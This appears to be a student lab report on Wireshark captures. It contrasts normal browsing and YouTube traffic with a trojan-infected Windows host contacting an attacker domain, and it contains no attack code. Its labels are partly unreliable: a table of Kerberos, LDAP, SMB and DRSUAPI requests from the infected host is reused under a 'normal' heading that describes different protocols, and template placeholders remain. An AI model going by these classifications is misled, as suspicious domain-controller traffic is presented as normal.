
Web browsing

“Normal” Activity

- Youtube, web browsing, web application usage (skype etc)

Suspicious Activity

- Infected windows machine; ip 172.16.4.205




No.	Time	Source	Destination	Protocol	Length	Info
2554	38.203331000	172.16.4.205	mind-hammer-dc.mind…	KRB5	226	TGS-REQ
2563	38.266766100	172.16.4.205	mind-hammer-dc.mind…	LDAP	457	bindRequest(5) "<ROOT>" sasl
2627	38.459609100	172.16.4.205	mind-hammer-dc.mind…	SMB2	469	Session Setup Request
2682	38.647992100	172.16.4.205	mind-hammer-dc.mind…	SMB2	469	Session Setup Request
2736	38.831999000	172.16.4.205	mind-hammer-dc.mind…	SMB2	469	Session Setup Request
2805	39.023691000	172.16.4.205	mind-hammer-dc.mind…	SMB2	469	Session Setup Request
2860	39.212020800	172.16.4.205	mind-hammer-dc.mind…	SMB2	469	Session Setup Request
2916	39.380506700	172.16.4.205	mind-hammer-dc.mind…	DCERPC	624	Bind: call_id: 2, Fragment: Single, 3 context items: DRSUAPI V4.0 (3…
2919	39.390650000	172.16.4.205	mind-hammer-dc.mind…	DCERPC	274	Alter_context: call_id: 2, Fragment: Single, 1 context items: DRSUAP…
2937	39.506166300	172.16.4.205	mind-hammer-dc.mind…	LDAP	491	bindRequest(27) "<ROOT>" sasl
2948	39.556794900	172.16.4.205	mind-hammer-dc.mind…	KRB5	64	TGS-REQ
2960	39.632970300	172.16.4.205	mind-hammer-dc.mind…	KRB5	1185	TGS-REQ
2970	39.674709500	172.16.4.205	mind-hammer-dc.mind…	LDAP	491	bindRequest(31) "<ROOT>" sasl
3008	39.820698300	172.16.4.205	mind-hammer-dc.mind…	SMB2	469	Session Setup Request
3070	40.009113200	172.16.4.205	mind-hammer-dc.mind…	SMB2	469	Session Setup Request
3148	40.158241900	172.16.4.205	mind-hammer-dc.mind…	DCERPC	678	Bind: call_id: 2, Fragment: Single, 3 context items: DRSUAPI V4.0 (3…
3151	40.168124300	172.16.4.205	mind-hammer-dc.mind…	DCERPC	274	Alter_context: call_id: 2, Fragment: Single, 1 context items: DRSUAP…
3184	40.350437200	172.16.4.205	mind-hammer-dc.mind…	LDAP	491	bindRequest(39) "<ROOT>" sasl
3193	40.403955400	172.16.4.205	mind-hammer-dc.mind…	LDAP	569	bindRequest(43) "<ROOT>" sasl

Normal Activity

[Name of Normal Behavior 1]

Summarize the following:

- What kind of traffic did you observe? Which protocol(s)?
  - Most packets in top 3 categories include: HTTP, TCP, & DNS traffic
- What, specifically, was the user doing? Which site were they browsing? Etc.
  - Browsing websites, reading Angie's blogs, trying to jailbreak their iPhone



No.	Time	Source	Destination	Protocol	Length	Info
2554	38.203331000	172.16.4.205	mind-hammer-dc.mind…	KRB5	226	TGS-REQ
2563	38.266766100	172.16.4.205	mind-hammer-dc.mind…	LDAP	457	bindRequest(5) "<ROOT>" sasl
2627	38.459609100	172.16.4.205	mind-hammer-dc.mind…	SMB2	469	Session Setup Request
2682	38.647992100	172.16.4.205	mind-hammer-dc.mind…	SMB2	469	Session Setup Request
2736	38.831999000	172.16.4.205	mind-hammer-dc.mind…	SMB2	469	Session Setup Request
2805	39.023691000	172.16.4.205	mind-hammer-dc.mind…	SMB2	469	Session Setup Request
2860	39.212020800	172.16.4.205	mind-hammer-dc.mind…	SMB2	469	Session Setup Request
2916	39.380506700	172.16.4.205	mind-hammer-dc.mind…	DCERPC	624	Bind: call_id: 2, Fragment: Single, 3 context items: DRSUAPI V4.0 (3…
2919	39.390650000	172.16.4.205	mind-hammer-dc.mind…	DCERPC	274	Alter_context: call_id: 2, Fragment: Single, 1 context items: DRSUAP…
2937	39.506166300	172.16.4.205	mind-hammer-dc.mind…	LDAP	491	bindRequest(27) "<ROOT>" sasl
2948	39.556794900	172.16.4.205	mind-hammer-dc.mind…	KRB5	64	TGS-REQ
2960	39.632970300	172.16.4.205	mind-hammer-dc.mind…	KRB5	1185	TGS-REQ
2970	39.674709500	172.16.4.205	mind-hammer-dc.mind…	LDAP	491	bindRequest(31) "<ROOT>" sasl
3008	39.820698300	172.16.4.205	mind-hammer-dc.mind…	SMB2	469	Session Setup Request
3070	40.009113200	172.16.4.205	mind-hammer-dc.mind…	SMB2	469	Session Setup Request
3148	40.158241900	172.16.4.205	mind-hammer-dc.mind…	DCERPC	678	Bind: call_id: 2, Fragment: Single, 3 context items: DRSUAPI V4.0 (3…
3151	40.168124300	172.16.4.205	mind-hammer-dc.mind…	DCERPC	274	Alter_context: call_id: 2, Fragment: Single, 1 context items: DRSUAP…
3184	40.350437200	172.16.4.205	mind-hammer-dc.mind…	LDAP	491	bindRequest(39) "<ROOT>" sasl
3193	40.403955400	172.16.4.205	mind-hammer-dc.mind…	LDAP	569	bindRequest(43) "<ROOT>" sasl

[Name of Normal Behavior 2]

Summarize the following:

- **What kind of traffic did you observe? Which protocol(s)?**
  - Most packets in top 3 categories include: HTTP, TCP, & DNS traffic

- **What, specifically, was the user doing? Which site were they browsing? Etc.**
  - User Roger spent quite some time using Amazon CloudFront and Youtube

13625	156.464426600	d2vh5eny7syxed.cloudfront.net	Roger-MacBook-Pro.l…	TCP	1411	80 → 50233 [ACK] Seq=3266 Ack=1229 Win=32…
13624	156.441852200	d2vh5eny7syxed.cloudfront.net	Roger-MacBook-Pro.l…	HTTP	74	HTTP/1.1 200 OK (PNG)
13623	156.440671500	d2vh5eny7syxed.cloudfront.net	Roger-MacBook-Pro.l…	TCP	1411	80 → 50234 [ACK] Seq=9514 Ack=1628 Win=33…
13622	156.418095600	d2vh5eny7syxed.cloudfront.net	Roger-MacBook-Pro.l…	TCP	1411	80 → 50234 [ACK] Seq=8169 Ack=1628 Win=33…
13621	156.395562800	d2vh5eny7syxed.cloudfront.net	Roger-MacBook-Pro.l…	TCP	1411	80 → 50234 [ACK] Seq=6824 Ack=1628 Win=33…
13618	156.362560100	www-googletagmanager.l.google.com	Roger-MacBook-Pro.l…	TCP	74	443 → 50241 [SYN, ACK] Seq=0 Ack=1 Win=60…
13614	156.358231000	d2vh5eny7syxed.cloudfront.net	Roger-MacBook-Pro.l…	HTTP	208	HTTP/1.1 200 OK (PNG)
13613	156.354889400	d2vh5eny7syxed.cloudfront.net	Roger-MacBook-Pro.l…	TCP	1411	80 → 50231 [ACK] Seq=49376 Ack=1605 Win=3…
13612	156.332299300	d2vh5eny7syxed.cloudfront.net	Roger-MacBook-Pro.l…	TCP	1411	80 → 50231 [ACK] Seq=48031 Ack=1605 Win=3…
13611	156.309718100	d2vh5eny7syxed.cloudfront.net	Roger-MacBook-Pro.l…	TCP	66	80 → 50232 [ACK] Seq=132253 Ack=1696 Win=…
13609	156.307420800	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TCP	66	443 → 50225 [ACK] Seq=75283 Ack=1345 Win=…
13602	156.270954000	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	1213	Application Data, Application Data, Appli…
13599	156.249437600	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	1411	Application Data [TCP segment of a reasse…
13597	156.225803600	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	1411	Application Data [TCP segment of a reasse…
13595	156.202174100	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	1411	Application Data [TCP segment of a reasse…
13594	156.179593900	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	1411	Application Data [TCP segment of a reasse…
13590	156.153854100	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	1411	Application Data [TCP segment of a reasse…
13589	156.131278800	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	1411	Application Data [TCP segment of a reasse…
13588	156.108727500	youtube-ui.l.google.com	Roger-MacBook-Pro.l…	TLSv1.3	1411	Application Data [TCP segment of a reasse…

Malicious Activity

Spurious Retransmission

Summarize the following:

- **What kind of traffic did you observe? Which protocol(s)?**
  - Most malicious activity found used TCP and HTTP traffic in large quantities

- What, specifically, was the user doing? Which site were they browsing? Etc.
  - An infected user's computer upon download of malicious payload began communication with attacker site in spades as an outward indicator of trojan infection

No.	Time	Source	Destination	Protocol	Length	Info
83589	855.591831900	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	HTTP	341	[TCP Spurious Retransmission] HT…
83588	855.586357800	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	54	80 → 49249 [ACK] Seq=227765 Ack=…
83587	855.585498000	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	54	80 → 49249 [ACK] Seq=227765 Ack=…
83583	855.569707500	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	1411	[TCP Spurious Retransmission] 80…
83581	855.546083800	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	1411	[TCP Spurious Retransmission] 80…
83580	855.523498500	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	1199	[TCP Spurious Retransmission] 80…
83579	855.504316400	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	54	80 → 49249 [ACK] Seq=226620 Ack=…
83578	855.503466800	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	1411	[TCP Spurious Retransmission] 80…
83577	855.480909100	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	1411	[TCP Spurious Retransmission] 80…
83576	855.458327500	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	1411	[TCP Spurious Retransmission] 80…
83575	855.435729000	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	1411	[TCP Spurious Retransmission] 80…
83574	855.413156300	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	1411	[TCP Spurious Retransmission] 80…
83573	855.390576500	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	1411	[TCP Spurious Retransmission] 80…
83571	855.367040100	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	1411	[TCP Spurious Retransmission] 80…
83569	855.343504600	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	1411	[TCP Spurious Retransmission] 80…
83566	855.319035400	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	1411	[TCP Spurious Retransmission] 80…
83565	855.296436800	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	1411	[TCP Spurious Retransmission] 80…
83559	855.269057700	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	1411	[TCP Spurious Retransmission] 80…

Online Sandboxing

Summarize the following:

- **What kind of traffic did you observe? Which protocol(s)?**
  - After being infected with trojan, it appears user attempted to isolate infected files using online sandbox site ball.dardavies.com
- What, specifically, was the user doing? Which site were they browsing? Etc.
  - while waiting for results he was visiting Angie's public blog at mysocalledchaos.com

No.	Time	Source	Destination	Protocol	Length	Info
73200	721.163016600	ball.dardavies.com	Rotterdam-PC.mind-hammer.net	TCP	54	443 → 49236 [FIN, ACK] Seq=20525…
73199	721.162276800	ball.dardavies.com	Rotterdam-PC.mind-hammer.net	TCP	54	80 → 49239 [FIN, ACK] Seq=74841 …
73198	721.161450000	ball.dardavies.com	Rotterdam-PC.mind-hammer.net	TCP	54	443 → 49236 [ACK] Seq=20525 Ack=…
73197	721.160431600	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	TCP	1411	[TCP Spurious Retransmission] 80…
73196	721.137845700	ball.dardavies.com	Rotterdam-PC.mind-hammer.net	TCP	54	80 → 49244 [FIN, ACK] Seq=16499 …
73193	721.135067200	ball.dardavies.com	Rotterdam-PC.mind-hammer.net	TCP	54	80 → 49238 [FIN, ACK] Seq=6414 A…
73192	721.134203700	ball.dardavies.com	Rotterdam-PC.mind-hammer.net	TCP	54	80 → 49243 [FIN, ACK] Seq=16511 …
73190	721.132389600	ball.dardavies.com	Rotterdam-PC.mind-hammer.net	TCP	54	80 → 49240 [FIN, ACK] Seq=13557 …
73189	721.131519200	b5689023.green.mattingsolutions.…	Rotterdam-PC.mind-hammer.net	HTTP	1411	[TCP Spurious Retransmission] Co…
73186	721.107035100	ball.dardavies.com	Rotterdam-PC.mind-hammer.net	TCP	54	80 → 49242 [FIN, ACK] Seq=15919 …
73185	721.106155000	ball.dardavies.com	Rotterdam-PC.mind-hammer.net	TCP	54	80 → 49245 [FIN, ACK] Seq=16623 …
73182	721.103399700	locprod1-elb-eu-west-1.prod.moza…	Rotterdam-PC.mind-hammer.net	TCP	54	443 → 49193 [FIN, ACK] Seq=3786 …
73181	721.102528400	locprod1-elb-eu-west-1.prod.moza…	Rotterdam-PC.mind-hammer.net	TLSv1.2	85	Encrypted Alert
73180	721.101140900	locprod1-elb-eu-west-1.prod.moza…	Rotterdam-PC.mind-hammer.net	TCP	54	443 → 49193 [ACK] Seq=3755 Ack=1…
73179	721.100277000	click.clickanalytics208.com	Rotterdam-PC.mind-hammer.net	TCP	54	443 → 49220 [FIN, ACK] Seq=13872…
73178	721.099412700	click.clickanalytics208.com	Rotterdam-PC.mind-hammer.net	TCP	54	443 → 49220 [ACK] Seq=13872 Ack=…
73176	721.097608300	mysocalledchaos.com	Rotterdam-PC.mind-hammer.net	TCP	54	80 → 49199 [FIN, ACK] Seq=815228…
73173	721.094810200	mysocalledchaos.com	Rotterdam-PC.mind-hammer.net	TCP	54	80 → 49201 [FIN, ACK] Seq=205058…

The End